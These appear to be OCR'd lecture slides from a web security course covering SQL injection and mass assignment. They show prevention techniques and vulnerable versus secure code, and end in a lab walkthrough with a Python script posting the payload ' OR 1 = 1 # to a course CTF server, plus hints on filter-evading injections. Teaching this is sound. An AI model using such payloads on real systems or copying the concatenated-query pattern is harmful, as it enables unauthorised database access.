  - MySQL: `#` or `--`
  - MongoDB: `//`

Example: Mass assignment

Object-Relational mapping

Take structured object in language and batch insert its attributes into database table
Example: Python's SQLAlchemy

Ruby's Active Record:

```
@user = User.find_by_name('pentesterlab')
```

Retrieves row for user 'pentesterlab' and creates User object from it

PHP

User table with column specifying username, password, and privilege level (is_admin)

```
user[username] = 'admin'
user[password] = 'password'
user[is_admin] = 1
```

Web form only has entries for username and password, not is_admin

Application creates object based on fields, then does mass assignment (object-relational mapping)
Creates the database entry for user. assuming only username and password entered by user


If mass assignment used without input validation, user can set `user[is_admin]` to `1` directly


A1 (Part 2): Prevention


https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Input Validation

- Never trust user input
- Sanitize inputs
  - Blacklist input validation (filter characters and keywords such as apostrophe)
  - Whitelist input validation (only allow specific characters such as alphanumeric)
  - Always perform at server
- Encode all user input before passing it to SQL







Application security must be performed on the server-side

BURPSUITE FREE EDITION

ZAPROXY

POSTMAN

Avoid Interpreter

Prepared statements and parameterized queries

```
query = ("SELECT first_name, last_name, hire_date FROM employees WHERE hire_date BETWEEN %s AND %s")
hire_start = datetime.date(1999, 1, 1)
hire_end = datetime.date(1999, 12, 31)
cursor.execute(query, (hire_start, hire_end))
```

Stored procedures

```
CREATE PROCEDURE find_by_isbn(IN p_isbn VARCHAR(13),OUT p_title VARCHAR(255))
BEGIN
       SELECT title INTO p_title FROM books
       WHERE isbn = p_isbn;
END


args = ['1236400967773', 0]
result_args = cursor.callproc('find_by_isbn', args)
```

☒ Vulnerable Usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID ="+ id;
Statement stmt = connection.createStatement();
```

☑ Secure Usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
```

Labs

See handout

Over next 2 classes

cs410 walkthrough

SQL Injection Lesson

```
import requests,LoginPayload,urllib
session=requests.Session()
loginurl='http://cs410.oregonctf.org/login'
loginpayload=LoginPayload.loginpayload
resp=session.post(loginurl,data=loginpayload)

url='http://cs410.oregonctf.org/lessons/e881086d4d8eb2604d8093d93ae60986af8119c4f64389477

foostr="' OR 1 = 1 #"
print("Trying aUserId of: ",foostr)
resp=session.post(url,data={'aUserName':foostr})
print("Output is: ",resp.text)
```

cs410 walkthrough

Injection #5

Critical script may need deobfuscation tool http://www.jsnice.org/

Special characters in couponCode are HTML-encoded for safety when returned

Must use its ASCII code when submitting coupon

/ ➔ /

Injection #7

Spaces are eliminated and e-mail address must contain an @

Craft an injection that uses linefeeds instead of spaces and also contains an @

Injection Escaping

If \ is the escape character, then ' turns into \'

What would happen if you injected an escape character?

Questions

- https://sayat.me/wu4f